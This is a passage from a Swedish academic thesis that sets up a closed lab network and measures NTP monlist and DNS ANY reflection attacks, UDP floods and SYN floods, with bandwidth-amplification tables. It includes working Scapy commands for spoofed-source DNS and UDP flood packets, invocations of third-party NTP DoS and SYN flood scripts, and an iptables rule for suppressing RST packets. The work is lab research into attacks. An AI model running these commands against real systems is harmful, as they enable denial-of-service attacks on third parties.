Antal Ethernet portar:	24 GigabitEthernet	2 FastEthernet	3 GigabitEthernet
Minne:	128 MB	128 MB	512 MB
Andra portar:	Console, 2 uplink ports	Aux, console, usb, serial	aux, console, serial, usb

Tabell 2, information om routrar och switchar

Den första routern rubriceras med namnet R1 och är ansluten till målet och nätverk 1, den agerar gateway och får därför den första host-adressen i nätet, d.v.s. 1. Den ansluts till den andra routern, R2, med hjälp av nätverket 10.10.10.X med nätmasken 255.255.255.0 och innehar host-adressen 1. Dessa två nät har anslutits på routerns fastEthernet portar.

Router nummer två benämns som R2 och ansluter till de båda näten där reflektorerna finns. I dessa nät agerar routern gateway och innehar de första host-adresserna i de båda näten, 2.2.2.1 /24 samt 3.3.3.1 /24. Till R1 ansluts R2 med en av sina tre gigabitEthernet portar och får host-adressen .2. De två andra näten ansluts till de två kvarvarande gigabitEthernet portarna. Till dessa två portar ansluts de två switcharna, dessa switchar agerar enbart på lager två och ingen speciell konfiguration behöver göras.

De två routrarna konfigureras enbart med OSPF, open shortest path first, vilket är ett routing protokoll. Trafiken får alltså passera fritt mellan de olika näten. Endast konfigurering av de olika portarnas IP-adresser görs utöver tidigare nämnda routing.

4.2 Mål-server

Mål-servern använder som redan nämnts Lubuntu, där körs också en webbserver. I detta fall används apache2, apache2 är en webbserver som används av många servrar runt om i världen och i februari 2014 uppmättes det att cirka 38% (351 700 572 st) använde just apache enligt Netcraft[39]. På denna server installerades även Wireshark[40], vilket är ett program för att fånga upp all nätverkstrafik som når servern och den är tänkt att fånga upp alla paketen som kommer från attacken.

Dessa två program installerades med hjälp av apt-get, advanced packaging tool, vilket är en pakethanterare som används av Ubuntu-liknande Linux distributioner. Denna hämtar automatiskt alla filer vilka behövs av programmen utöver just själva programmets filer och installerar alla dessa, huruvida vidare konfiguration av program som installeras med hjälp av apt-get behövs skiljer sig från gång till gång.

Ingen vidare konfiguration behövdes på denna server, webbservern i fråga användes för att kunna verifiera att DNS:en fungerade och i vissa fall för att se om servern påfrestades märkbart utöver dess tilltänkta syfte som mål för de olika attackerna.

4.3 NTP-server

Den stationära dator som agerar NTP-server har precis som de andra Lubuntu som operativsystem. Även denna server har Wireshark installerat för att kunna se hur

paketen ter sig för reflektorn.

För att kunna agera NTP-server så behövs en daemon för detta, denna daemon benämns som ntpd och hämtas genom pakethanteraren apt-get. Ntpd kan agera både klient och server till skillnad från det tidigare programmet som användes. Ntpd använder sig av version 4 av NTP och är bakåtkompatibel med version 3 av protokollet vilket gör att de flesta klienter kan synkronisera med en server vilken kör den senaste ntpd.[42]
För att få igång den grundläggande funktionaliteten som NTP-server behöver viss konfiguration göras. Ntpd använder sig av en konfigurationsfil, den ligger som standard under /etc/ntp.conf. I denna fil kan en hel del olika inställningar göras, i detta fall behövs inga större konfigurationer, dock behövs vissa.

Som standard läggs ett antal NTP-servrar till från pool.ntp.org vilket kommer tilldela datorn ett antal slumpvis utvalda tidsservrar. I konfigurationsfilen läggs emellertid inga servrar från ntp-poolen eftersom servern inte kommer kunna nå internet. Istället läggs dess egen IP-adress in på första plats med tillägget iburst, iburst är till för att sänka fördröjningen, innan servern synkar sin klocka.
Efter denna initiala adress läggs två rader vilka refererar till den egna klocka, dessa två rader hade antagligen varit fullgoda för att få konfigurationen att fungera, den första raden med den egna IP-adressen är där för säkerhetsskull.

De två sista raderna blir server 127.127.1.0 vilka refererar till den lokala klockan. Denna rad följs direkt med fudge, som är ett kommando för att konfigurera en referensklocka på ett speciellt vis och denna rad skall egentligen följa sin server-rad. Hela denna rad blir alltså fudge127.127.1.0 stratum 2, vilket ger den lokala klockan plats i nivå två vilket medför att den hamnar mycket högt.

```
server 2.2.2.2 iburst
fudge 127.127.1.0 stratum 2
server 127.127.1.0
```

Figur 6, ntp.conf och dess servrar

Utöver detta behöver också konfiguration göras för att lokala maskiner i nät skall tillåtas att synka med servern.

Raden blir som följande: restrict 1.1.1.0 mask 255.255.255.0 nomodify notrap.
Detta görs en gång för varje nätverk där det enda som ändras är IP-adressen. De olika alternativen fyller specifika funktioner, nomodify säger till ntpd att subnätet inte får göra förändringar av NTP-serverns inställningar även om de har korrekta nycklar för att göra det. Notrap säger till servern att den inte får låta medlemmar i det specifika subnätet ta del av trap tjänsten, vilken är till för händelseloggar.

För att konfigurationer skall ta effekt behöver NTP-servern startas om, detta görs med kommandot sudo service ntp restart. Omstart måste göras varje gång konfigurationsfilen förändras.

4.4 DNS-server

Denna server är på många sätt lik NTP-servern, den kör Lubuntu som operativ och har Wireshark installerat för att fånga upp paket. Till skillnad från NTP-servern finns inget större behov av ntpd.
Denna server benämns med enkla namnet server, detta kommer vara av väsentlighet i ett senare skede när servern behöver ytterligare konfiguration och då är det viktigt att man känner till sitt hostnamn.
Sedan skall själva DNS-mjukvaran installeras, valet faller på BIND, Berkeley Internet Name Domain, och dess nionde version som även är den senaste.[43]

För denna DNS-server behövs ett antal konfigurationer göras. Det första som skall göras är att ändra i filen named.conf.local, vilken ligger på platsen /etc/bind/named.conf.local. Denna fil pekar på de forward zones och de reverse zones som finns på servern och vilken typ dessa är. Forward zones är till för att slå ihop adressnamn ex www.hh.se till en eller flera numeriska resurser, och kan se vad en IP-adress är mappad till.

I denna fil läggs till var filerna för en specifik zon ligger och vilken typ servern är, i detta fall är servern ”master” över alla och på så vis auktoritär namnserver och ligger högst upp i kedjan för just den domänen.
En forward zone läggs till med domännamnet hest.lan och för denna blir DNS-servern master. Tre reverse zones adderas, en för vardera IP-rymd där det finns någon server eller klient. För alla dessa zoner finns parametern file, som pekar ut platsen där specifik konfiguration för just denna posten finns, ex /etc/bind/zones/db.hest.lan.

Till dessa zoner skapas alltså en fil för vardera post, totalt fyra stycken, tre reverse zones och en forward zone. Den första zonen som konfigureras är forward zonen, denna fil är en kopia på /etc/bind/db.local där det finns viss konfiguration gjord.
I början av filen definieras en SOA, start of authority record, som håller information om vilken den primära namn-servern är samt en e-mail till administratören för domänen.
I denna fil läggs också namnet på namnservern, hest.lan samt vad dess typ är. Som exempel ges namnet server.hest.lan typen NS eftersom det är namnservern, den ges även ett A värde vilket returnerar ett IP på ett visst hostnamn.
Längre ner i samma konfigurationsfil mappas specifika hostnamn till sina respektive adresser, dessa är av typen A. Som exempel ges mål-servern namnet mal och det

mappastill dess IP 1.1.1.2 vilket ger den namnet mal.hest.lan.

```
; BIND data file for local loopback interface
;
$TTL    604800
@  IN  SOA    server.hest.lan. user.hest.lan (
                  2         ; Serial
             604800         ; Refresh
              86400     ; Retry
             2419200         ; Expire
              604800 )   ; Negative Cache TTL
;
hest.lan.   IN   NS server.hest.lan.
hest.lan.   IN   A 3.3.3.2
@  IN  NS localhost.
@  IN  A   127.0.0.1
@  IN  AAAA ::1
server      IN  A   3.3.3.2
cacti       IN  A   3.3.3.3
ntp         IN  A   2.2.2.2
mal         IN  A   1.1.1.2
```

Figur 7, DNS-databas, db.hest.lan

När detta gjorts behöver tre stycken reverse zones skapas, dessa skapas från filen /etc/bind/db.127 som innehåller viss grundläggande information, denna kopieras och läggs i /etc/bind/zones/db.191 detta görs tre gånger och filerna får namnen db.191, db.192 samt db.193.
Även i dessa filer behöver SOA sättas ut och just denna rad är identisk mot db.hest.lan. Det måste också refereras till namnservern, detta görs genom att skriva ut IN NS server. vilket pekar tillbaka till DNS-servern. Efter denna rad kan pekare från en viss adress till ett visst hostnamn göras. Exempelvis kan db.191 användas som är reverse zone för nätverket 1.1.1.0, i denna fil finns dock enbart en host, mål-servern. Dess pekare ser ut som följande: 2 IN PTR mal.hest.lan.

Dessa filer som skapats behövertestas så att de fungerar, det görs med kommandot named-checkzone. Hela kommandot för exempelvis den forward zone som skapats blir: named-checkzone hest.lan /etc/bind/zones/db.hest.lan.
Om filen stämmer kommer terminalen som kommandot körts i att returnera ett Ok. Detta bör göras för alla de filer vilka skapats och konfigureras

Ett steg till måste göras, i filen /etc/resolv.conf behöver det ändras om så att DNS-servern söker sin domän och ser sig själv som namnserver. Resolv.conf ser ut som följande:

Nameserver	3.3.3.2
domain	hest.lan
search	hest.lan

Tabell 3, resolv.conf

Det sista steget är att ändra DNS:en i nätverksinställningarna till IP:et 3.3.3.2 och sedan start om DNS-servern med kommandot sudo service bind9 restart, för att allt skall ta effekt.

Servern skall sedan testas med hjälp av kommandot host - l hest.lan vilket skall returnera de fulla namnen som konfigurerats upp och dess adresser. Kommandot host används även för att testa reverse zonerna genom att mata in en IP-adress efter kommandot, om allt fungerar kommer terminalen skicka tillbaka i vilken reverse zone den ligger i och vart IP-adressen pekar.
Nslookup bör också köras, ex nslookup hest.lan, vilket bör returnera IP-adressen till namnservern.

4.5 Klient

Klienten använder precis som de andra stationära datorerna Lubuntu, utöver detta installerades även Wireshark för att se hur paketen från angriparen ter sig och om dessa skiljer sig från de andra.

För att utföra attackerna installerades en dev version av Scapy[41], vilket är ett verktyg för att manipulera paket och det använder sig av programspråket python. Det har en hel del inbyggda funktioner för diverse protokoll, däribland DNS vilket gör det till ett passande verktyg för att använda i experimenten. Scapy hanterar de olika lagren av paketen i växlande grad, programmet kan dock automatiskt fylla på information som användaren väljer att inte fylla i, vilket gör att programmet får fram mycket bra paket.

4.6 Experiment 1 - NTP

Experimentet använder konfigurationen som förklarats i tidigare sektioner av 6.1. Endast DNS-servern har en inaktiv roll i experimentet, de andra datorerna fyller en roll. Detta experiment går ut på att utföra en reflektionsattack mot NTP-servern genom att begära ut monlist. Detta går att göra på ett legitimt sätt genom ntpdc, vilket är ett program för att göra speciella förfrågningar kring NTP-serverns status. Den legitima förfrågan blir följande:
ntpdc–c monlist 2.2.2.2
Vilket skall returnera de 600 senaste synkroniseringarna med servern, det måste finns minst en synkronisering för att ett svar skall returneras.

För att göra detta använder vi ett python-script vilket använder sig av Scapy. Skriptet i fråga är skrivet av en person som använder smeknamnet DaRkReD[44] och kan ses i sin helhet i bilaga 1. Skriptet kan placeras på valfri plats, det måste göras körbart med hjälp av chmod + x. Skriptet kräver att en lista med servrar som skall utnyttjas som reflektorer finns. För att köra skriptet skrivs följande in i terminalen(detta erfordrar att användaren befinner sig i rätt mapp):
sudo ntpdos.py 1.1.1.2 ./list.txt 1

Sudo låter skriptet köras som superuser, sedan kommer skriptets namn följt av IP-adressen till målet, därefter kommer listan över reflektorer och sist kommer hur många trådar som skall köras, denna sista parameter får inte överstiga antalet reflektorer som finns i listan.

Experimentet börjar med att en valfri dator synkroniseras med NTP-servern, detta gör att monlist fylls på med en extra adress. Därefter körs ovan nämnda skript. På angripare, mål-server så väl som på reflektorn körs Wireshark för att fånga alla paket som passerar. Sedan upprepas synkroniseringen av en dator vilken inte synkroniserats tidigare med NTP-servern så att det adderas en adress till monlist när det begärs ut, sedan körs skriptet ännu en gång. Det här upprepas ett antal gånger.

4.7 Experiment 2 - DNS

Detta experiment involverar DNS-servern som reflektor, vilket medför att NTP-servern får en inaktiv roll i experimentet, de andra datorerna agerar på samma vis som i experiment 1. Alla paket fångas återigen på samma ställen som i tidigare experiment.

I detta experiment används återigen Scapy, dock utan ett skript, dess inbyggda funktioner används istället för att bygga den DNS-förfrågan vilken skall begära ut alla förteckningar från DNS-servern. Den DNS-förfrågan som skapas för att användas i attacken efterliknar den begäran som kommandot Dig skapar när den begär ut all information, kommandot ser ut som följande: dig ANY hest.lan @server.hest.lan.

DNS-förfrågan innehåller ett antal värden och får namnet mypacket.

```
>>> mypacket = IP(dst="3.3.3.2", src="1.1.1.2")/UDP(dport=53, sport=8000)/DNS(rd
=1,arcount=1,qd=DNSQR(qname="hest.lan", qtype="ALL"),ar=DNSRROPT(rclass=3000))
```

Figur 8, DNS-förfrågan i Scapy

Mypacket börjar med att definiera IP-lagret, där dst pekar på reflektor och src får värdet IP-adressen vilket målet innehar, alltså spoofas källadressen. Därefter kommer UDP lagret där dport definierar destinationsporten och sport bestämmer från vilken port paketet kommer. Sedan kommer den del som anger vad DNS-delens parametrar skall göras.
Rd säger att källan vill ha recursion vilket är till för att söka på andras DNS:er, vilket inte ger någon extra effekt i experimentet eftersom det endast finns en server som gör dns-uppslagningar. Arcount säger till den att begära ”additional records”, qd säger att det är en förfrågan till DNS:en, qname vilken domän som skall efterfrågas, qtype vad som skall begäras ut vilket i detta fall är all information som finns. Ar är till för att sätta igång EDNS0 och rclass är buffertstorleken som edns0 använder. Om edns0 inte sätts igång kommer svaren från servern strypas.

I Scapy körs sedan send (mypacket, loop=1) som gör att paketet skickas tills användaren säger till den att sluta.
När detta gjorts läggs ett antal förteckningar till i forward zonen och sedan loopas ett antal paket ut igen, detta görs till svaren helt stannar av i storlek och en trolig gräns har nåtts.

4.8 Experiment 3 - UDP och TCP

I detta experiment plockas information ut om UDP-flood och Syn-flood attack för senare analys. I experimentet är enbart mål-servern och angriparen medverkande.

Det första som görs är att skapa UDP-paketet i Scapy.

```
>>> myudp =IP(dst="1.1.1.2", src="3.3.3.1/24")/UDP(dport=RandShort(), sport=Rand
Short())
```

Figur 9, UDP-paket i Scapy

Dst beskriver vart paket skall skickas, src vart det kommer från, Scapy kommer använda alla adresser inom 3.3.3.0 nätverket och rulla mellan dessa när den skickar paketet. Därefter beskrivs dport och sport som är destination samt källporten, båda dessa får slumpmässiga värden. Värt att notera är att paket inte kommer ha någon payload utan kommer vara mycket små.
Sedan körs send (myudp, loop =1) som kommer skicka paket tills den avbryts. Paketen fångas på målet och hos angriparen med Wireshark.

Därefter skapas ett nytt UDP-paket som ser identiskt ut bortsett från att det innehåller ett fält som heter RAW, vilket kommer skapa en slumpmässig sträng på 140 tecken som får agera payload. Detta paket skickas och fångas upp på samma sätt som det första UDP-paketet.

Endast Syn-flood attacken återstår, Scapy har tyvärr inte tillräckligt med inbyggt stöd för att kunna utföra attacken. Utan det krävs ett skript skrivet i python för att det ska fungera.
Det kräver att en regel i iptables skapas hos angriparen för att blockera RST paket som annars skickas av Linux kärnan. Detta sker på grund ut av en brist på kommunikation mellan Scapy och Linux kärnan. Regeln ser ut som följande:
sudo iptables–A OUTPUT –p tcp –s 3.3.3.5 --tcp-flags RST RST –j DROP
-A värdet säger att regeln skall läggas i slutet av en viss regelkedja, -p vilket protokoll det gäller, -s vilken källa det gäller, --tcp-flags har två ingående värden det första RST beskriver vilka flaggor som skall undersökas och det andra RST värdet vilka flaggor som faktiskt skall sättas och sist kommer –j som beskriver vad som skall hända med det som stämmer in på regeln. Paketet ska alltså droppas och ignoreras.


Skriptet i fråga är skrivet av en James Woolley[45]. Det behöver ges rättigheter som körbart när det laddats ner. För att köra igång det skrivs sudo python synflood.py –d 1.1.1.5 –c 10 –p 80 in i en terminal. I kommandot beskriver –d vilket som är målet, -c hur många gånger det skall skickas och –p vilken port paket skall gå till. Källporten skiftas från paket till paket för att tvinga fram målet att hålla många anslutningar öppna.
Detta görs en omgång och paketen fångas av både målet och angriparen.

5. Resultat

De resultat som presenteras kommer från experimenten vilka beskrivits i tidigare kapitel samt analys av data som tagits fram i experimenten.


5.1 NTP

På servern kan ett antal paket märkas, till dessa kan servern i vissa fall skicka iväg ICMP svar på att porten inte kan nås. I figur 10 syns ett falskt monlist paket(ett svarspaket), hela paketets storlek går på 122 bytes varav 80 bytes är data vilket rubriceras som payload från NTP. Denna payload består av en synkroniserad adress hos NTP-servern.



Figur 10, falskt svar monlist


Den förfrågan som skapade paketet i figur 10 syns nedan i figur 11. Paketet skickades från angriparen till NTP-servern som genererade paketet vilket syns i figur 11. Paketet uppgår till totalt 50 bytes varav NTP-delen består av 8 bytes. En legitim förfrågan ser identisk ut, skillnaden är att NTP-delen av paketet är större och består av 192 bytes som oftast är paddad med nollar som utfyllnad.



Figur 11, förfrågan från angriparen till NTP-servern

Tydliga spikar i antal bytes mottagna kan ses, detta illustreras i figur 12. Alla dessa spikar är skapade av cirka 80 förfrågningar från angriparen till NTP-servern.
Den spik som syns längst till höger består av två paket på totalt 482 bytes vardera och payloaden uppgår till 440 bytes, NTP-servern hade synkroniserats med totalt tolv adresser. Svaren delas upp i paket om sex adresser vardera. Denna nämnda spik längst till höger uppgår till cirka 80000 bytes totalt vilket kan matchas mot de totala

förfrågningarna på 4000 bytes.



Figur 12, spikar i trafiken hos mål-servern


Antal synkroniserade adresser	Totala antalet bytes	Payload	Förstärkning
1	122	80	10
2	194	152	19
3	266	224	28
4	338	296	37
5	410	386	48,25
6	482	440	55
7	604	520	65
8	676	592	74
9	748	664	83
10	820	736	92
11	892	826	103,25
12	964	880	110
20	2440	1600	200
40	4880	3200	400
80	9760	6400	800
160	19520	12800	1600
320	39040	25600	3200
480	58560	38400	4800
600	73200	48000	6000

Tabell 4, värden för antal adresser

I tabellen ovan är antalet adresser hur många som synkroniserat med NTP-servern, det totala antalet bytes som kommer från en förfrågan. Payloaden är NTP-delen av svaret och förstärkningen är förfrågan på 8 byte i relation till den payload som kommer ut vilket ger faktorn.
Värdena ett till tolv är framtagna från experiment, resterande är uträknade värden.


5.2 DNS

Den förfrågan som skickas från angriparen uppgår till 79 bytes varav payloaden är 37 bytes. Denna förfrågan som syns i figur 13 når DNS-servern och svaret skickas till målservern, angriparen mottar alltså ingen mer information från någon annan server i nätverket som reaktion på förfrågan.




Figur 13, DNS-förfrågan från angriparen

Svaret vilket mottas syns i figur 14 svaret är ett exempel, antalet poster i ”answers” ökar desto fler som lagts till hos DNS-servern. Svaren spänner i storlek mellan 293 till 2999 som max i experimentet.



Figur 14, svaret på DNS-förfrågan i figur 13

Svarens storlek stannar vid 2999 bytes, ett under bufferstorleken på edns0. Alltså sätter den stopp för det hela. Om ends0 inte sätts kommer storleken stanna vid 548.



Figur 15, spikar i trafiken hos mål-servern

Ovan, i figur 15, kan tydliga spikar i trafiken ses när svaren från DNS-servern kommer fram. Alla spikaran är roten av förfrågningar på 79 bytes, totalt är varje spik skapade av cirka 80 stycken förfrågningar skickade från angriparen till DNS-servern och sedan till mål-servern. Figur 15 visar hur mål-servern uppfattar trafiken.
När svaren når en viss gräns delas de upp i fragmenterade paket som sedan återbyggs, i experimentet låg gränsen på 1480 bytes(payload).

Antal poster i db.hest.lan	Totala antalet bytes	Payload	Förstärkning
6	293	251	6,78
8	325	283	7,65
12	389	347	9,38
20	517	475	12,84
24	581	539	14,57
28	645	603	16,3
38	805	763	20,62
48	965	923	24,95
92	1703	1627	43,97
112	2007	1931	52,19
154	2679	2611	70,57
179	3085	2975	80,41
182	3101	2991	80,84

Tabell 5, värden för antal poster

I tabell 5 syftar antalet poster på hur många förteckningar som finns inskrivna i databasen för den specifika forward zone som begärs ut, exempel på en förteckning kan vara hest.lan IN A 3.3.3.30. Totala antalet bytes syftar på hela paketet, posten payload syftar på den del av paketet som är från DNS. Förstärkningen är svarets payload i relation till hur stor original payloaden var d.v.s. payload dividerat med förfrågans payload. Alla värden är tagna från pcap-filer som fångats under experimenten.


5.3 UDP och TCP

UDP-paketen skapas och når målet, målet svarar med att skicka tillbaka ett ICMP svar för varje UDP-paket. Paketen anländer från slumpmässiga portar till slumpmässiga målportar, precis som tänkt.

No.	Time	Source	Destination	Protocol	Length	Info
62	3.386205000	1.1.1.2	3.3.3.29	ICMP	210	Destination unreachable (Port unreachable)
63	3.406504000	3.3.3.30	1.1.1.2	UDP	182	Source port: 13645 Destination port: 57556
64	3.406543000	1.1.1.2	3.3.3.30	ICMP	210	Destination unreachable (Port unreachable)
65	3.422021000	3.3.3.31	1.1.1.2	UDP	182	Source port: 51721 Destination port: 16045
66	3.422032000	1.1.1.2	3.3.3.31	ICMP	210	Destination unreachable (Port unreachable)
67	3.442515000	3.3.3.32	1.1.1.2	UDP	182	Source port: 25603 Destination port: 49144
68	3.442525000	1.1.1.2	3.3.3.32	ICMP	210	Destination unreachable (Port unreachable)
69	3.464729000	3.3.3.33	1.1.1.2	UDP	182	Source port: 49839 Destination port: 28325
70	3.464738000	1.1.1.2	3.3.3.33	ICMP	210	Destination unreachable (Port unreachable)
71	3.479361000	3.3.3.34	1.1.1.2	UDP	182	Source port: bip Destination port: 15761

Figur 16, Wireshark på mål-servern

Payloaden som anländer i UDP-paketen är slumpmässig precis som det är tänkt.



Figur 17, graf på UDP-trafiken som anländer

Attacken syns tydligt när en graf tas fram, den är dock inget jämfört med någon av attackerna vilka använder sig av en reflektor. Det skulle ha behövts ett större antal angripare för att attacken skulle ha någon större effekt.

TCP-attacken skickar mycket små paket, på enbart 60 byte. De öppnar upp ett antal anslutningar som kommer lyssna i 75 sekunder eftersom något svar aldrig kommer komma från 3.3.3.5. Tio paket skickades vilket resulterade i tio stycken anslutningar. Attacken åsamkar ingen direkt skada på bandbredden, däremot slår den indirekt mot bandbredden då den tar resurser som skall ta emot informationen vilket kommer över

bandbredden, minnet är dock det riktiga målet.

```
ide@ide-OptiPlex-740:~$ sudo netstat -at
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:1661                  *:*                     LISTEN
tcp        0      0 *:nrpe                  *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 1.1.1.2:http            3.3.3.5:19619           SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:57065           SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:10236           SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:59147           SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:41240           SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:53171           SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:59398           SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:3610            SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:2571            SYN_RECV
tcp        0      0 1.1.1.2:http            3.3.3.5:36202           SYN_RECV
tcp        0      0 ide-OptiPlex-740:domain *:*                     LISTEN
tcp        0      0 localhost:ipp           *:*                     LISTEN
tcp6       0      0 [::]:sunrpc             [::]:*                  LISTEN
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 ip6-localhost:ipp       [::]:*                  LISTEN
```

Figur 18, öppna anslutningar hos mål-servern

RST-paketen skickas aldrig trots den legitima adressen, detta på grund av att paketet blockeras hos angriparen.

6. Diskussion - Allmän

